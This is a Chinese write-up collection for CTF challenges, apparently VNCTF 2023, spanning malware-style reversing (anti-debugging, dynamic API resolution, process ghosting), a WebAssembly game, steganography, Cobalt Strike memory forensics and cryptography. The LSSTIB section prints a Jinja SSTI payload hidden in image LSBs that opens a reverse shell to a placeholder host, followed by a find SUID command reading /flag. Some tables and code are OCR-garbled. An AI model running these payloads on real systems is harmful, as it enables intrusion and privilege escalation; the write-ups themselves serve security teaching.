6     Handle = AddVectoredExceptionHandler(1u, Handler);
7     dword_1003DE44 = 1;
8     v0 = __readeflags();
9     __writeeflags(v0 | 0x100);
10    if ( Handle )
11        RemoveVectoredExceptionHandler(Handle);
12    return dword_1003DE44;
13 }

```

这个VEH没做任何伪装，是一个简单的 `[eflags]` 异常。

绕过这个之后，还有一个是通过PEB的值 `NtGlobalFlag` 是否与 `FLG_HEAP_ENABLE_TAIL_CHECK`、`FLG_HEAP_ENABLE_FREE_CHECK`、`FLG_HEAP_VALIDATE_PARAMETERS` 匹配来检查的，两个变量分别涵盖64、32位PEB结构。此结构检查通过，则所有反调试结束，恢复正确的SM4加密算法。

设计了四个反调试函数，看上去很变态（确实），事实上，这些反调试过程全部使用的 `[if-else]` 结构，换句话说，底层汇编为 `[cmp-jz]` 结构，稍微patch一下就可以。（反patch没有保护这一段，同时数字签名验证也是摆设，可以放心patch）

这个考点给出了提示，对应ATT&CK框架 [Debugger Evasion, Technique T1622 – Enterprise | MITRE ATT&CK®](#)

动态API获取+SM3

为了隐藏调用系统API，又不至于在运行时被分析人员发现，动态获取API是一种常用的手段。这是《恶意代码分析实战》中的样例章节，看过的师傅应该都能轻松地看出这是动态API的获取。只是这里用了sm3算法，可能有点难以看出来这个算法。而主要API的获取是通过 [kernel32.dll] 的 [LoadLibraryA] 函数完成的，因此在逆向过程中可以看到明文动态链接库文件的文件名

```
15     if ( a1 == -812919004 )
16     {
17         if ( !dword_1003E9EC )
18             dword_1003E9EC = v3("user32.dll");
19         result = sub_1000AB60(dword_1003E9EC, a2);
20     }
```

而在获取 [kernel32.dll] 基址的过程中，使用了汇编技巧，尤其是插入了 [call/ret] 花指令，因此比较难以看出。

```
sub_1000AB30 proc near ; CODE XREF: sub_1000B6E0+1F↓p
    push    ebp
    mov     ebp, esp
    xor     eax, eax
    xor     eax, 3
    call    $+5
    mul     eax
    cmp     eax, 51h ; 'Q'
    jz      short loc_1000AB45
    retn

loc_1000AB45:
    sub    eax, 21h ; '!'
    mov    eax, fs:[eax]
    mov    eax, [eax+0Ch]
    mov    eax, [eax+0Ch]
    mov    eax, [eax]
    mov    eax, [eax]
    mov    eax, [eax+18h]
    pop    ebp
    retn

sub_1000AB30 endp ; sp-analysis failed
```

反patch

为了避免因为对关键逻辑进行修改跳过一些检查，本题内置了反patch功能。考虑到题目难度因素，这个反patch其实（并没有太大用处）

具体在对密文执行方程比较之前，加密以后，题目动态取 [.text] 节的数据计算CRC值，并与主函数加载时比较，如果不匹配则退出程序。

```
v42 = lpReturnedString;
v55 = sub_1000A990(256, 12288, 4);
ms_exc.registration.TryLeve 78 {
    sub_1000A3B0(v26, v43); 79 dword_1003E9D8 != sub_1000B8B0();
    ms_exc.registration.TryLeve 80     int( unexpected error occurred! Disa
    sub_1000A3E0(v26, i, v42, v55);
    if ( sub_1000B8B0() != dword_1003E9D8 )
    {
        v25 = sub_1000B930(1110);
        v14 = sub_1000B930(983);
        v54(0, v14, v25, 16);
        v15 = __rdtsc();
        sub_1000AB00(v15);
    }
    sub_10001BA2((int)&savedregs);
}
```

而计算数字签名的代码是常规的CRC计算代码

```

1 int __cdecl sub_1000B7E0(_BYTE *a1, int a2)
2 {
3     int v3[256]; // [esp+0h] [ebp-414h]
4     int j; // [esp+404h] [ebp-10h]
5     unsigned int k; // [esp+408h] [ebp-Ch]
6     int i; // [esp+40Ch] [ebp-8h]
7     unsigned int v8; // [esp+410h] [ebp-4h]
8
9     for ( i = 0; i < 256; ++i )
10    {
11        v8 = i;
12        for ( j = 8; j > 0; --j )
13        {
14            if ( (v8 & 1) != 0 )
15                v8 = (v8 >> 1) ^ 0xEDB88320;
16            else
17                v8 >>= 1;
18        }
19        v3[i] = v8;
20    }
21    for ( k = -1; a2--; k = v3[(unsigned __int8)(k ^ *a1++)] ^ (k >> 8) )
22    ;
23    return ~k;
24}

```

通过 `findcrypt` 插件可以看到

Address	Rules file	Name	String	Value
.rdata:10029E97	global	Big_Numbers0_10029E97	\$0	b'????????????????'
.rdata:1002E53C	global	Big_Numbers0_1002E53C	\$0	b'????????????????'
.text:1000B831	global	CRC32_poly_Constant_1000B831	\$0	b'\x83\xb8\xed'

数字签名

数字签名是误杀的根源，这是因为AV在检测可执行文件时读取到了不可信任的根CA，如果注意这个根颁发者的话，可以发现这个CA并没有注册。



Windows自身也警告了不可验证证书的真实性。数字签名是对软件完整性保护的有效手段，不仅可以在Windows中配置相关属性要求Windows不允许安装、执行不受信任的证书签名的程序，也可以防止其他人篡改程序然后分发。任意更改一个字节将直接导致证书异常。



数字签名信息

此数字签名无效。

修改后

数字签名详细信息

签名者信息(S)

常规 高级

名称: 

电子邮件: **数字签名信息** **修改前**
无法验证签名中的证书。

反dump

为了防止一些自动化程序直接将payload从内存中dump出来，本题目也事实上做了一个完全无用（是的）的反dump模块。其主要原理是在启动之后从系统中抹除自己的PE头，来防止自动化程序定位。

```
26
● 27 v17 = 0;
● 28 v21 = GetModuleHandleW(0);
● 29 v16 = (void (__cdecl *)(HMODULE, int, int, int *))sub_1000B6E0(-2097490458, 875245477);
● 30 v16(v21, 4096, 4, &v17);
● 31 v25 = 4096;
● 32 v26 = v21;
● 33 memset(v21, 0, 0x1000u);
● 34 v26 = (HMODULE)((char *)v26 + v25);
● 35 v25 = 0;
● 36 v11 = sub_1000B6E0(-2097490458, -876468727);
● 37 v3 = (const CHAR *)sub_1000B930(0);
```

后记

本文只讲了flag的获取，本题目还在各处留下了诸多整活内容，例如《黑客帝国》彩蛋、RickRoll彩蛋等等，有兴趣的选手可以自行查找这些彩蛋。本题目的很多结构都参考了真实的恶意样本，虽然很多功能没有完善或者是残血版，但是已经基本上涵盖了最基础的恶意样本分析技巧，尤其是动态API、字符串加密、反调试等手段，是每个win32恶意样本分析工程师必然会遇到的技术。

jiji

本来是分享一下这种创建进程的方式的，题目测试的时候用x64dbg是没办法附件上去，结果被师傅们用ida附加上去(大意了

题目考点

进程重影技术：

进程重映像利用了Windows内核中的缓存同步问题，它会导致可执行文件的路径与从该可执行文件创建的映像节区所报告的路径不匹配。通过在一个诱饵路径上加载DLL，然后卸载它，然后从一个新路径加载它，许多Windows API将返回旧路径。这可能可以欺骗安全产品，使其在错误的路径上查找加载的映像。

主要创建方式就是先打开一个新文件，然后把这个文件挂到删除列表上，在关闭文件句柄后文件就会被删除，但是在还没有关闭的时候此时文件还未删除，此时能向文件中写

入数据，然后再把这个文件映射到内存上，再关闭文件句柄，此时文件删除，但是内存中还有文件的映像，达到一定的迷惑杀软的目的。

在x64dbg里面可以看到这个进程只有文件名，其他是什么都没有



解题过程

程序找到自身资源进行AES解密，得到一个exe，开一个子进程传入一个key用于子进程的SMC解密，得到一个变种tea进行简单逆向就可以得到flag。

跟踪一下父进程就可以知道key=16000

下面是解题脚本

```
1 #include <stdio.h>
2
3 void decrypt(unsigned int* v, unsigned int* key) {
4     unsigned int l = v[0], r = v[1], sum = 0, delta = 0x88408067;
5
6     sum = delta * 33;
7     for (int i = 0; i < 33; i++) {
8         sum -= delta;
9         r -= (((l << 4) ^ (l >> 5)) + l) ^ (sum + key[(sum >> 11) & 3]);
10        l -= (((r << 4) ^ (r >> 5)) + r) ^ (sum + key[sum & 3])^sum;
11    }
12    v[0] = l;
13    v[1] = r;
14 }
15
16 int main(){
17
18     unsigned int key[] = {'b','o','m','b'};
19     unsigned char flag[] = {0x78,0xf7,0xd4,0xad,0x32,0xf1,0xd7,0xa6,0x90,0
20 x32,0x81,0x61,0xa6,0x40,0x4a,0x2d,0x11,0x5f,0xb0,0x0,0x24,0x94,0xd5,0xb6,0
21 xc6,0xbf,0x1b,0x23,0x31,0x5b,0x40,0xcd};
22     for(int i=0;i<4;i++){
23         decrypt((unsigned int*)(flag+i*8),key);
24     }
25     for(int i=0;i<32;i++){
26         printf("%c",flag[i]);
27     }
28 }
29
30 return 0;
```

Misc

Snake on web

核心：Webassembly技术构建的一个贪吃蛇游戏，其中通过双变量计算的方式一定程度上避免了直接通过内存修改的方式来篡改分数

预期解：直接玩游戏/wasm逆向/通过多次扫描内存检测到双递增变量，猜测并修改对应的内存数据

原项目地址：[tsoding / snake-c-wasm](#)

魔改后的游戏代码：<https://github.com/Randark-JMT/VNCTF2023-Snake-on-web>

直接玩游戏

此种解法不多做赘述，对有这种能力和耐心的师傅来说，这道题算得上是一种签到题了

同时，有师傅也提出可以使用自动化脚本来完成游戏，在测试题目时候也发现食物的出现位置是一种伪随机的形式出现的，那么就可以使用自动化脚本进行完成，或者通过训练模型来进行游戏。这里使用一位师傅的自动化脚本作为举例：

```
1 import time
2 import keyboard
3 keyboard.press_and_release("alt+tab")
4 while 1:
5     keyboard.press_and_release("s")
6     time.sleep(0.1)
7     keyboard.press_and_release("a")
8     time.sleep(1.8)
9     keyboard.press_and_release("s")
10    time.sleep(0.1)
11    keyboard.press_and_release("d")
12    time.sleep(1.8)
```

亦或者可以通过修改js的控制速度的变量来达到类似目的，通过将游戏的速度进行调整，可以更方便达到通关。

同时也发现有选手通过给javascript和wasm下断点进行操作，也不失为一种可行解法。

同时有师傅通过Cheat Engine的模糊扫描扫描到了game.score - game.delta这一计算结果的内存地址，并进行了修改，但是出题人并没有尝试成功，有兴趣的师傅可以试试。

wasm逆向

在目前主流使用的反编译工具（IDA、Ghidra、JEB）之间，JEB对于wasm的支持是最好的，故可以通过JEB进行逆向分析

这里需要注意，这题为了使逆向分析具有可行性，并没有选择基于Rust的webassembly技术，而是通过c为技术栈来编译wasm，进而大大降低了逆向分析wasm的难度

The screenshot shows the JEB debugger interface. On the left is the Project Explorer with a game.wasmdb2 project containing game.wasm and wasmbc.image. The main window has two tabs: 'wasmc image/Assembly' and 'game_update/source'. The assembly tab shows the assembly code for the game_update() function, which includes several memory operations and a loop. The source tab shows the corresponding C-like pseudocode. A red box highlights a section of the assembly code where it checks if a buffer is empty and then performs a division operation.

右侧的红框部分是计算分数的逻辑，以及显示分数的部分逻辑，下图是对应的游戏源码

The screenshot shows the VNCIF2023-Snake-on-web IDE. The left sidebar shows the project structure with a bin folder containing game.c, game.h, gen, and stb_sprint.h. The main editor window shows the game.c file. A red box highlights a section of the code that calculates the score difference and updates the step cooldown. A red arrow points from this code to the assembly code in the previous screenshot.

同时这里是flag的解密函数：

The screenshot shows the JEB debugger interface again, this time with the game_render() function selected. The assembly tab shows the assembly code for game_render(), which includes memory operations and a large switch statement. The source tab shows the corresponding C-like pseudocode. A red box highlights a section of the assembly code where it performs a division operation on a string and then calls platform_fill_text() multiple times.

同时对应的源码如下图所示：

```

649     egg_render();
650     dead_snake_render();
651     platform_fill_text(SCORE_PADDING, SCORE_PADDING, game.score_buffer, SCORE_FONT_SIZE, SCORE_FONT_COLOR, ALIGN_LEFT);
652     int a[] = {aabbcclfagccbbba};
653     char b[] = "sfaceratrebunverodolorindolortakimataverou";
654     char c[43];
655     for (int i = 0; i < 43; i++)
656     {
657         int t = a[i] ^ 514;
658         t -= 5;
659         t += 114;
660         c[i] = t + b[i];
661     }
662     const char *res = c;
663     platform_fill_text(game.width / 2, game.height / 2, res, GAMEOVER_FONT_SIZE, GAMEOVER_FONT_COLOR, ALIGN_CENTER);
664 }
665 break;
666 default:
667 {
668     UNREACHABLE();
669 }
670 }
```

下图为反编译结果与源码的对应（弧线画的有点丑）：

```

void game_render() {
    int* pptr1 = (int*)0x8048000;
    int* pptr2 = (int*)0x8048004;
    do {
        if (*pptr1 >= 33) {
            pptr1 -= 4;
            platform_fill_text(0, -1, 48, 11884, 100, 100);
            platform_fill_text(0, -1, 48, 11884, 100, 100);
            *pptr1 = *(int*)0x8048004 >> 1, *(int*)0x8048004 >> 1);
        } else if (*pptr1 >= 2) {
            pptr1 -= 4;
            platform_fill_text(0, -1, 48, 11884, 100, 100);
            platform_fill_text(0, -1, 48, 11884, 100, 100);
            *pptr1 = *(int*)0x8048004 >> 1, *(int*)0x8048004 >> 1);
        } else {
            pptr1 -= 4;
            platform_fill_text(0, -1, 48, 11884, 100, 100);
            platform_fill_text(0, -1, 48, 11884, 100, 100);
            *pptr1 = *(int*)0x8048004 >> 1, *(int*)0x8048004 >> 1);
        }
        while (*pptr1 != 43);
        platform_fill_text(0, -1, 48, 11884, 100, 100);
    } while (*pptr2 != 43);
    __E9__ = __E9__ + 4;
}
```

注意：游戏源码中，game.c中int a[] = {aabbcclfagccbbba};中的数据会被gen.c的计算结果所替代，而gen.c主要作用就是对flag进行编码。

以下为gen.c的加密逻辑：

```

1 char flag[] = "flag{a13be3c9-d78f-4121-874d-0746dd8bd296}";
2 // 这里的flag仅为演示数据，而非比赛时的flag
3 char table[] = "sfaceratrebunverodolorindolortakimataverou";
4 int result[43];
5 for (int i = 0; i < 43; i++)
6 {
7     result[i] = flag[i] - table[i];
8     result[i] ^= 114;
9     result[i] += 5;
10    result[i] ^= 514;
11 }
```

LSSTIB

后端直接进行lsb并且模板解析，所以注入点在lsb的数据这，由此写ssti脚本即可，没有waf，随便注

```
1 from PIL import Image
2 import numpy as np
3 from Crypto.Util.number import bytes_to_long
4
5 pic_data = np.array(Image.open('1.png').convert('RGB'))
6 a,b,c = pic_data.shape
7 # test = '''{{'abc'.__class__.__bases__[0].__subclasses__()[134].__init__.\
8 __globals__['popen']('whoami').read()}}'''
8 test = '''{{'abc'.__class__.__bases__[0].__subclasses__()[132].__init__.\
9 __globals__['popen']('bash -c "exec bash -i &>/dev/tcp/xxx/9999 <&1"').read\
10 ()}}'''
11 data = bin(bytes_to_long(test.encode()))[2:].zfill(len(test)*8)
12 res_data = pic_data.reshape(a*b*c)
13 for i in range(len(res_data)):
14     if i < len(data):
15         if data[i] == '0':
16             if res_data[i]%2 == 1:
17                 res_data[i] -= 1
18             else:
19                 pass
20         else:
21             if res_data[i]%2 == 0:
22                 res_data[i] += 1
23             else:
24                 pass
25     else:
26         if res_data[i]%2 == 1:
27             res_data[i] -= 1
28         else:
29             pass
res_data = res_data.reshape((a,b,c))
Image.fromarray(res_data).save('res.png')
```

反弹shell后发现flag只有root可读，suid发现find存在root权限，find提权即可

```
1 find xxx -exec cat /flag \;
```

你看这个指针它可爱吗

首先，关于`ANI`格式文件、`CUR`格式文件以及`Cape`格式文件可以直接参照比赛时Hint给出的文章进行理解，此处不再赘述。

0x01 写在前面上一篇文章讲述了如何在拥有一台运行MacOS系统的基础上进行MacOS动态光标制作，本编...

 <https://b23.tv/diy89L1>

从Windows动态指针到MacOS动态指针——在MacOS上制作指针-哔哩哔哩

0x01 写在前面本专栏将承接上一篇文章，进一步教大家如何将一个Windows的动态光标转化为MacOS可用...

 <https://b23.tv/UZSuPtb>

从Windows动态指针到MacOS动态指针——ANI2GIF-哔哩哔哩

0x01 写在前面众所周知，Windows下使用动态鼠标指针是很简单的一件事，网上有大量的ANI(Windows An...

 <https://b23.tv/ryHPO2I>

出题人的碎碎念：看完了不来个一键三连吗~

首先对于Windows指针(ANI动态指针文件+CUR静态指针文件)，做题的关键在于这句话

1. 引入了rate chunk的检查与引用：ANI规范中，可以使用前导块标识符为"rate"的前导块自定义ANI动画的帧速率，且可以使ANI动画逐帧切换**不等速**，而GIF要求逐帧等速。因此此处引入了rate chunk的检查与引用，并将ANI中第一帧与第二帧的切换速率作为整体GIF速率。此外，ANI规范中还规定了前导块标识符为"seq"的前导块，它用于规定帧顺序，但是绝大多数的ANI就算定义了自定义seq，顺序也为12345...，故本脚本中未作考虑。

对应埋信息时的关键代码

```
1 flagidx1,flagidx2,flagidx3 = getIdx(len(ANIFileInfo['Chunk']['LIST']['subC
2 hunk']))
3
3 frameImage = Image.open(io.BytesIO(ANIFileInfo['Chunk']['LIST']['subChunk'
4 ][ANIFileInfo['Chunk']['seq']['Data'].index(flagidx1)]['Data']),formats=[
5 'CUR'])
6 # frameImage.show()
7 imgDraw = ImageDraw.Draw(frameImage)
8 imgDraw.text((10, 10), flags[flagIndex], font=ImageFont.load_default(), fi
9 ll=(255,255,255,255))
10 icoDataStream = io.BytesIO()
11 frameImage.save(icoDataStream,format="ICO",bitmap_format="bmp",sizes=[(128
12 ,128)])
13 secretICOData = bytearray(icoDataStream.getvalue())
14 for bitIdx in range(0x3E,len(secretICOData)):
15     ANIFileInfo['Chunk']['LIST']['subChunk'][ANIFileInfo['Chunk']['seq']['Data']
16 .index(flagidx1)]['Data'][bitIdx] = secretICOData[bitIdx]
17 print(f"flag 字符 {flags[flagIndex]}，埋在了 {fileName} 的第 {flagidx1} 帧！")
18
19 flagIndex += 1
20
21 frameImage = Image.open(io.BytesIO(ANIFileInfo['Chunk']['LIST']['subChunk'
22 ][ANIFileInfo['Chunk']['seq']['Data'].index(flagidx2)]['Data']),formats=[
23 'CUR'])
24 # frameImage.show()
25 imgDraw = ImageDraw.Draw(frameImage)
```

```

18 imgDraw.text((10, 10), flags[flagIndex], font=ImageFont.load_default(), fi
ll=(255,255,255,255))
19 icoDataStream = io.BytesIO()
20 frameImage.save(icoDataStream,format="ICO",bitmap_format="bmp",sizes=[(128
,128)])
21 secretICOData = bytearray(icoDataStream.getvalue())
22 for bitIdx in range(0x3E,len(secretICOData)):
23     ANIFileInfo['Chunk']['LIST']['subChunk'][ANIFileInfo['Chunk']['seq']['Data']].index(flagidx2)['Data'][bitIdx] = secretICOData[bitIdx]
24 print(f"flag 字符 {flags[flagIndex]} ,埋在了 {fileName} 的第 {flagidx2} 帧 ! "
)
25 flagIndex += 1
26
27 frameImage = Image.open(io.BytesIO(ANIFileInfo['Chunk']['LIST']['subChunk'
][ANIFileInfo['Chunk']['seq']['Data'].index(flagidx3)]['Data']),formats=['
CUR'])
28 # frameImage.show()
29 imgDraw = ImageDraw.Draw(frameImage)
30 imgDraw.text((10, 10), flags[flagIndex], font=ImageFont.load_default(), fi
ll=(255,255,255,255))
31 icoDataStream = io.BytesIO()
32 frameImage.save(icoDataStream,format="ICO",bitmap_format="bmp",sizes=[(128
,128)])
33 secretICOData = bytearray(icoDataStream.getvalue())
34 for bitIdx in range(0x3E,len(secretICOData)):
35     ANIFileInfo['Chunk']['LIST']['subChunk'][ANIFileInfo['Chunk']['seq']['Data']].index(flagidx3)['Data'][bitIdx] = secretICOData[bitIdx]
36 print(f"flag 字符 {flags[flagIndex]} ,埋在了 {fileName} 的第 {flagidx3} 帧 ! "
)
37 flagIndex += 1
38
39 random.shuffle(ANIFileInfo['Chunk']['seq']['Data'])
40 newSubChunkList = []
41 for subChunkIdx in ANIFileInfo['Chunk']['seq']['Data']:
42     newSubChunkList.append(ANIFileInfo['Chunk']['LIST']['subChunk'][subChu
nkIdx])
43 ANIFileInfo['Chunk']['LIST']['subChunk'] = newSubChunkList
44
45 saveANIFile(ANIFileInfo,f"new/{fileName}")

```

简单来说，例如某个`ANI`有`20`帧(`Chunks`），那么随机获取`flag`的下标为`[idx1.idx2,idx3]`，且确保保存在以下关系`idx1 < idx2 < idx3`，取出对应的帧图片`Chunks[idx1]`以及`flag`字符`flag[idx1]`，调用`Pillow.draw`方法在`Chunks[idx1]`的`(10,10)`以`[255,255,255,255]`的`RGBA`有颜色作图，作图内容即为`flag[idx1]`。之后将生成的新图存入`Chunks[idx1]`，`idx2`与`idx3`作重复操作。注意，现在存在以下对应关系：

物理位置	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
LI	c	c	c	c	c	c	c	c	c	c	c	c	c	c	c	c	c	c	
ST	ch	ch	ch	h	h	h	h	h	h	h	h	h	h	h	h	h	h	h	
un	un	un	un	u	u	u	u	u	u	u	u	u	u	u	u	u	u	u	
Ch	k[k[1	k[n	n	n	n	n	n	n	n	n	n	n	n	n	n	n	
un	0]]	2]	k[
ks				3]	4]	5]	6]	7]	8]	9]	1	1	1	1	1	1	1	1	
seq	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	

接下来调用`shuffle`方法打乱`seq`序列，并以此为依据打乱`Chunks`。例如：

物理位置	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
LI	c	c	c	c	c	c	c	c	c	c	c	c	c	c	c	c	c	c	
ST	h	h	h	h	h	h	h	h	h	h	h	h	h	h	h	h	h	ch	
u	u	u	u	u	u	u	u	u	u	u	u	u	u	u	u	u	u	un	
Ch	n	n	n	n	n	n	n	n	n	n	n	n	n	n	n	n	n	k[
un	k[1																	
ks	5]	1]	2]	3]	4]	0]	6]	7]	8]	9]	1	1	1	1	1	1	1	1	9]
seq	6	2	3	4	5	1	7	8	9	10	11	12	13	14	15	16	17	18	

至此，消息埋藏结束。如果理解了上面的过程，其实可以发现，想要恢复正确顺序的消息其实很简单，只需要：

```

1 ANIFileInfo = analyzeANIFile(filename)
2 frameImage = Image.open(io.BytesIO(ANIFileInfo['Chunk']['LIST']['subChunk']
3 [ANIFileInfo['Chunk']['seq']['Data'].index(Phy_idx)]['Data']), formats=['C
UR'])
4 frameImage.show()

```

那么比赛时，我们没有出题源码应该怎么办？

首先，按物理顺序提取所有帧，容易发现所有隐藏信息都是固定坐标，且颜色均为白色。于是可以在我的B站脚本的基础上，检查(10,10)周围是否存在(255,255,255,255)的像素来快速判断是否存在隐藏信息。另外，对于顺序，我们在`1.ani`中可以得到以下信息。

物理位置	0	2	16
隐藏信息	l	f	a
seq	13	7	22

显然，正确顺序应当为`fla`，因此容易推断seq的顺序是正确顺序，且优先于物理顺序，于是可以得到正确顺序的flag(Windows部分)

MacOS部分的更为简单，由于`Cape`的特性是读取精灵图，提取精灵图直接看就行。

出题人的碎碎念：由于MacOS的图像被压缩到了128x128，导致(10,10)的位置可能导致字符跑到小鲨鱼的肚皮上进而很难看出，这里是出题人失误，应该选用对比度更高的颜色例如黑色（肥肠抱歉(。·__·。)/I'm sorry~

来一把紧张刺激的CS

通过volatility3的windows.info模块，可以得知这个内存镜像是Windows10的内存镜像

```

PowerShell 7.3.2
PS D:\Desktop\attachment> vol -f .\memory.raw windows.info
Volatility 3 Framework 2.0.1
Progress: 100.00          PDB scanning finished
Variable      Value
Kernel Bass    0xf8042fc00000
DTB           exad000
Symbols file:///C:/Users/Randark/AppData/Local/Programs/Python/Python310/Lib/site-packages/volatility3/symbols/windows/ntkrnlmp.pdb/CA8E2F01B822EDE6357898BF862997-1.json.xz
Is64Bit True
IsPAE False
layer_name     0 WindowsIntel32e
memory_layer   1 FileLayer
KdVersionBlock 0xf8043080f368
Major/Minor    15.19041
MachineType    34404
KeNumberProcessors 2
SystemTime     2023-01-27 09:18:20
NTSystemRoot   C:\Windows
NtProductType  Nt\ProductWinnt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine     34404
PE TimeStamp    Wed Jan 4 04:27:11 1995

```

通过在google和Github上面的搜索（这种情况请不要在百度和CSDN努力了，国内基本对于这块没有任何资料），可以查到这个vol3插件：https://github.com/Immersive-Labs-Sec/volatility_plugins

通过这个插件的默认模式，可以得到解题所需要的绝大多数数据：

```

PowerShell 7.3.2
PS D:\Desktop\attachment> vol -r json -f .\memory.raw -p "D:\Desktop\attachment" cobaltstrike
Volatility 3 Framework 2.0.1
Progress: 100.00          PDB scanning finished
[
  {
    "Jitter": 0,
    "License ID": 6,
    "PID": 3672,
    "POST_PATH": "/submit.php",
    "Pipe": "",
    "Port": 8347,
    "Process": "dllhost.exe",
    "Server": "20-2-3.c-t-f.v-n-tea-m.ltd,/match",
    "Sleep": 60000,
    "__children": [],
    "x64 Install_Path": "%windir%\sysnative\rundll32.exe",
    "x86 Install_Path": "%windir%\syswow64\rundll32.exe"
  }
]
PS D:\Desktop\attachment>

```

但是可以注意到，计算flag还需要一个数据：publickey，大部分师傅是选择将目标进程直接memdump下来单独使用其他工具进行分析，例如参考这篇文章：<https://blog.nviso.eu/2022/03/11/cobalt-strike-memory-dumps-part-6/>。但是其实不用这么麻烦，这个插件其实能直接扫描publickey数据，只是不会显示在最终的结果之中。我们需要做的，就是叫volatility3显示debug以上级别的信息即可，例如以下指令：

```
1 vol -vvv -r json -f .\memory.raw -p "D:\Desktop\attachment" cobaltstrike
```

在调试信息中，就可以看到publickey数据：

所以最终的计算flag的脚本可以写成如下形式：

```

21 out_s=""
22 for i in range(0, len(key_raw)):      # 获取字节数组字数据，注意引号 ' ' 之间有一个空格
23     out_s = out_s+(hex(int(key_raw[i]))).lower()[2:].zfill(2)
24 # print(out_s)
25
26 pubkey: str = out_s
27 # A string of hexadecimal,without "0x",in lowercase
28
29 hash_ans: str = hashlib.md5((process_name + port + server_address + public
key).encode()).hexdigest()
30 if __name__=="__main__":
31     print("Your answer is: flag{" + hash_ans + "}")

```

虽说memdump目标进程之后再使用单独的cs样本分析脚本也不是不行，但是个人认为这种做法略显烦琐了一些。同时想必也有师傅发现volatility2也有对应的分析cs样本的内存数据的插件，但是尝试过就可以发现分析速度奇慢（出题人自己测试，发现跑了11小时仍未出结果，但是vol2还在运行），个人认为是vol2对windows10的支持没有vol3优化的那么好的缘故。

验证码

主要考点是OCR识别和Tupper自指公式，这道题本没想卡人的，后来几位做题的师傅都卡在了最后一步，于是就放出了Hint。

题目有顺序地给出了很多四位纯数字验证码，先写个OCR脚本将数字提取出来，这里方法不唯一，手敲也是完全可以的，数据量并不是很大，这里贴一下我做题目测试时用的脚本：

```

1 import ddddocr
2 ocr = ddddocr.DdddOcr()
3 res = ""
4 for i in range(136):
5     with open('./imgs/'+str(i)+'.png','rb') as f:
6         img = f.read()
7         res += ocr.classification(img).replace("o","0").replace("d","0")
8         f.close()
9 print(res)

```

得到数字文本，也就是k值：


```

1 15941993917702503544551830810548026315805545904567812769813029782433480885
2 76774816981145460077422136047780972200375212293357383685099969525103172039
3 04288891813962796668464579304272444795430837394840340487326283747092360113
4 91563046685383040578193437135001580293121924432960769026927357804172980590
5 11568971988619463802818660736654049870484193411780158317168232187100668526
6 86537847866107808200940818803357484157433715189893229163171513526680451879
7 03288312688817023876433696375081173172498798687075319547239459402262783686
8 05203277838681081840279552

```

结合Hint提示，可以找到在线的工具：<https://vieggi.com/tupper/demo.html>

输入k值画出flag：



PDC 面壁计划管理系统

本题WriteUp请关注春秋GAME公众号“春秋伽玛”后续推文

Crypto

`crypto_sign_in_1`

这道题预期中等难度（但是因为某出题人懒的更换环境.jpg，懒得加条件限制导致变成签到题）以及其实是想套点nb的思路的(bushi)。

非预期1. 光滑阶，PH

大部分师傅是直接这么做了，就爆破等阶是光滑的时候就可以了。

非预期2. #E(p)=p+1, MOV attack

这个做法就一个解，来自成电的师傅 @Lvsun。

这个其实在验题的时候想到过，一开始的时候觉得有问题，然后因为思路那时候太乱了就又觉得没问题了。

针对于曲线E: $y^2 = x^3 + Ax + B \pmod{q}$ ，在如下情况下，会使得他是一条super singular 曲线(即#E(p)=p+1):

1. $q \% 3 = 2, A = 0$
2. $q \% 4 = 3, B = 0$

A=0或者B=0的情况就，并且随机选取的q参数，我们可以保证他存在如上的某种情况，可以使他是一个supersingular曲线了。

不过这里可能就和构造(2022,y1)和(2023,y2)的两个点好像是满足其中第一个点再曲线上，第二个点会不在曲线上...

MOV Attack其实和PH思路我个人认为还是蛮像的，师傅们有啥不一样的想法欢迎来对线

预期. singular attack

这个做法也有一个师傅做出来了，是来自杭电的师傅 @yolbby。（本来想着卡卡界再出一道，既然已经有预期了就不出）

首先我们观察题目，让我们给出y1和y2，接着通过y1,y2去生成参数AA和BB

$$\begin{aligned} AA &= \frac{(y1^2 - y2^2 - 2022^3 + 2023^3)}{-1} \pmod{q} \\ BB &= y1^2 - 2022^3 - 2022AA \pmod{q} \end{aligned}$$

其实在这里我们就可以发现，AA中分母为2022-2023，分子可以化为

$(y1^2 - 2022^3 + BB) - (y2^2 - 2023^3 + BB)$ ，那么这里就是给出的两个点即为(2022,y1), (2023,y2)构造的曲线E。

同时根据G的选取也会发现就是这条曲线 $y^2=x^3+AA\cdot x+BB$, 预期是AA和BB都不能为0的, 这里忘了卡一下...

就一般来说只能想到去让他成为一条singular的曲线,

$$y_1^2 = x_1^3 + AA \cdot x_1 + BB \pmod{q} \quad (1)$$

$$y_2^2 = x_2^3 + AA \cdot x_2 + BB \pmod{q} \quad (2)$$

曲线方程减方程(1)或(2), 设置 $\text{new_y}^2 = y^2 - y_1^2 = (x - a)^2(x - b) = (x + x_1/2)^2(x - x_1)$,

但同时需要满足AA的情况, 也即另外一个点在曲线上, 将其构造可以满足singular的情况。

而在此处这里如果y1不给0的话会产生他的曲线有一定的形变, 但是这个形变很神奇, 在平面几何里面我倒是没想到啥比较好的替换方法, 但是如果y1给0, 那么就很容易可以解决了, 于是找到了y2=3034时, 是可以使得曲线成为Singular曲线, 那接着就是很常见的singular attack了, 咋搞就不特别描述了。

rec,k1r,dengfeng yyds!

crypto_sign_in_2

题目围绕一个比较有趣的S-Box设计了简单的CBC模式分组密码。

Cipher中仿照AES算法设计了subBytes、mixColumns、shiftRows、addRoundKey四种操作。对AES算法稍有了解的师傅可以知道, S-Box是算法中唯一的非线性部件 (the reason why S-Box is so important in a block cipher)。如果S-Box失去了非线性特征, 那么整个算法流程即为线性操作, 具有许多有趣的性质可以帮助我们破解密文。

作为出题人, 在题目设计过程中我选用Galois域上的线性运算, 作为S-Box的映射关系。

